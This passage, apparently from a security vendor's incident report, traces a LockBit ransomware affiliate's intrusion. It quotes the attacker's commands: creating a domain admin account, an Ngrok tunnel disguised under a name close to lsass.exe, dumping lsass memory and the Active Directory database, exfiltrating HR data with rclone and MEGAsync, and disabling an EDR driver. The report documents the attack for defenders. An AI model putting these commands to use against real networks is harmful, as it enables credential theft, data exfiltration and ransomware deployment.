
Persistence

Account Creation

The threat actors used net.exe to create a domain account and elevate its privileges to “domain administrator” through the following commands :

- *C:\Windows\system32\net1 user /domain [Created attacker username] /add*
- *C:\Windows\system32\net1 user*
- *C:\Windows\system32\net1 user /domain [Created attacker username] Numlock!123 /add*
- *C:\Windows\system32\net1 group "domain admins" [Created attacker username] /add*

This implied that the attacker already had high privileges on the Active Directory domain of the victim:



Net.exe and net1.exe being leveraged to create a domain user and assign it to the “administrators” domain group


The threat actor then used this account to persist and spread on the victim’s network.

Persistent Network Tunnel

The threat actor launched the following commands on 11 machines (10 servers, 1 workstation):

- *lssas.exe tcp 3389 --log=stdout*
- *lssas.exe config add-authtoken 28hJ[...]*KW27Jpi**

The binary named “lssas.exe” is masquerading as “lsass.exe” (Windows process in charge of handling authentication on the system) but is in fact the infamous tunneling tool, “Ngrok”:



Lssas.exe (in fact, Ngrok) deployed on one of the affected machine through PsExec as seen in the Cybereason Defense Platform

Ngrok is a legitimate reverse proxy tool that is able to create a tunnel to servers located behind firewalls. It is also able to tunnel traffic to local machines that do not have a public IP. Ngrok has been utilized by threat actors in many campaigns and is known to be famous specifically for lateral movement and data exfiltration functionalities.

Executing Ngrok gave the attackers the ability to access the network remotely, even if the initial infection vector is later patched or removed. The Cybereason GSOC team then observed RDP sessions initiated through this tunnel:

The screenshot displays the session details for a remote interactive session. The interface includes a tree view on the left showing the session hierarchy (User, Remote machine, Owner machine) and session statistics (2 logon sessions, 10 processes). The main area is divided into sections: Properties, Reputation, Local machine, and Remote machine.

Section	Property	Value
Properties	Logon session name	[Redacted]
	Creation time	April 28, 2022 at 1:49:51 PM GMT+2 - April 29, 2022 at 7:05:47 AM GMT+2
	End time	April 28, 2022 at 7:02:03 PM GMT+2
Reputation	Has Suspicions	False
	Has Malops	False
Local machine	Owner machine	[Redacted]
	Is connected to Cybereason	False
Remote machine	Remote machine	[Redacted]
	Remote network machine OS version	Windows Server 2019
	Source IP	[Redacted]

Remote interactive sessions executed through the Ngrok tool tunneling RDP traffic as seen in the Cybereason Defense Platform

Credential Theft

The threat actor then proceeded to steal further credentials on the network, in order to extend their access on the network. In this case study, the threat actors interactively used the Windows executable taskmgr.exe to dump the memory of the process lsass.exe:

Details for 1 Process






Isass.dmp (taskmgr...  1  1

Process name

[View Attack Tree](#)

Malops (1)

Type	Root cause
	Malicious process Isass.dmp (taskmgr.exe > Isass.exe)   Attempted credential theft

Suspicions (1)

Dumped Isass process memory suspicion 

Evidence (2)

Running from temporary folder 

Dumped Isass process memory evidence 


• Properties

Isass.dmp (taskmgr.exe > Isass.exe)

Process name

2396


Process ID



Lsass.exe process dumping through the taskmgr.exe executable as seen in the Cybereason Defense Platform

The attackers then copied the memory dump file back onto the machine they controlled, using remote desktop (RDP) access and the tunnel created earlier. They then used tools such as “Mimikatz” to extract credentials from the dump file.

A day later, as the attack progressed, the threat actors continued their credential collection activity by launching the Windows executable ntdsutil.exe on one of the domain controllers:



Ntdsutil.exe command-line tool executed on one of the domain controllers as seen in the Cybereason Defense Platform

This granted the attackers access to all Active Directory accounts name and password hashes, enabling them to eventually attempt to recover the plaintext password.

Data Exfiltration


Once the LockBit affiliate achieved persistent remote access and sufficient credentials, they proceeded to collect and exfiltrate the data.

The actors used three different tools for that purpose :

- Filezilla.exe to connect to a remote FTP service controlled by the attacker
- Rclone.exe to exfiltrate data to a “Mega”-related cloud hosting service
- Megasync.exe tool to exfiltrate data to a “Mega”-related cloud hosting service

First, the threat actor installed and launched the filezilla.exe client using the following command lines :

- C:\Users\[Username]\Downloads\FileZilla_3.59.0_win64_sponsored-setup.exe
- Filezilla.exe




A network connections interface showing '2 connections' with a Wi-Fi icon. Below, a list of connections is shown with a red box highlighting the IP address '185.81.68.180'. A blue button labeled 'View 1 elements details' is visible. At the bottom, a location pin icon is next to the IP address '185.81.68.180' with the label 'Remote address'. Below this is a section titled 'Evidence (1)' with a red eye icon, containing the text 'T1043 - Commonly Used Port : Absolute High Transmitted Bytes'.

Highlight on the connections to one IP address in particular, 185.81.68.180, on random ports 50749, 54001, 59516 and 59705 as seen in the Cybereason Defense Platform

The Cybereason GSOC team observed the exfiltration activity related to “Filezilla” on six servers. After this exfiltration method was used, the threat actor leveraged Rclone.exe to again, exfiltrate data using the following commands:

- `rclone config`
- `rclone copy "[HR data folder path]" [remote path]:[remote path]`

This activity is captured below. One can observe that the executable is launched through PsExec and represents unusually high network traffic:



Rclone.exe leveraged to exfiltrate data to mega.co.nz as seen in the Cybereason Defense Platform

Finally, the threat actor used a third tool to exfiltrate data to Mega[.]co[.]nz cloud hosting servers. The tool used for this is called Megasync.exe. The attackers ran the following commands to exfiltrate the data:

- `C:\Users\[Username]\Downloads\MEGAsyncSetup64.exe`
- `C:\Users\[Username]\AppData\Local\MEGAsync\MEGAsync.exe`
- `C:\Users\[Username]\AppData\Local\MEGAsync\MEGAsync.exe /uninstall`


The Cybereason GSOC team only observed the exfiltration activity related to Mega on the company main file server.

Network Discovery

At this point, the threat actor presented on the network for a while and had access to multiple servers and workstations. In order to progress to its next and final phase, data encryption, the attacker needed a list of all the

assets of the victim. The actor leveraged the “Advanced IP Scanner” tool in order to identify as many machines as possible.


This tool is meant to actively discover hosts and their hosted services. The attacker launched it from two different servers that are considered as “pivoting” machines for the actor:



Advanced IP scanner creating network connections and spawning remote desktop process (mstsc.exe) as seen in the Cybereason Defense Platform

The actor also used the provided remote desktop client feature to spawn child mstsc.exe processes that are meant to connect through the remote desktop service or RDP. We have observed a very high number of connections to internal IP addresses.

Approximately at the same time, the actor also infected 15 additional machines with the malware “Neshta”. Neshta is a file infector which injects its malicious code to targeted executable files:



Neshta was injected into many executables, also spawning the “svchost.com” process as a result, which spawns the legitimate executable again as a child process as seen in the Cybereason Defense Platform

As previously mentioned in the community, some LockBit and other ransomware and attacks (REvil/Sodinokibi, for instance) are found to be concurrent with present Neshta infections on the same environment.

We did not find evidence that demonstrates the specific use of Neshta by the attackers, and hence we strongly believe that the tools the attackers used were pre-infected with Neshta:



PeterM 🌻 @AltShiftPrtScn · Apr 27

...

At least 1 **#Lockbit** ransomware affiliate going around using tools infected with the old **Neshta** virus, not sure if they know or not. The impact is large amounts of EXEs getting infected & lighting up your security console like a Christmas tree. **Neshta** detections = investigate now!



↻ 17

♥ 43



PeterM 🌻 @AltShiftPrtScn · Mar 7, 2021

...

Anyone else seeing **#LockBit** ransomware attacks on the same network as **#Neshta** file infectors? Not seen **Neshta** in years and now 2 lockbits with **Neshta** in the last week.

💬 2

↻ 9

♥ 15



Source : <https://twitter.com/AltShiftPrtScn/status/1519265746630717440>

At this point, the LockBit affiliate had completed all the necessary steps to execute the LockBit payload and commence encryption:

- Persistence on the network through multiple infected machines
- Access to top-privilege accounts
- Collected and exfiltrated victim data
- List of most assets through network discovery and scans

Defense Evasion and Impact Phases


This section describes the “Defense Evasion” and “Impact” phases (according to the MITRE ATT&CK Tactic classification).

Approximately four hours before the global deployment of the LockBit ransomware, the attacker bypassed existing security features and also deleted evidence in order to complicate investigation and forensics attempts.


Security Products Deactivation Attempts

First, the threat actor attempted to disable the Cybereason sensors, directly from the impacted machine. For that purpose, they used the two following commands :

- *CrDrvCtrl disable test*, which attempts to disable the driver installed by the EDR
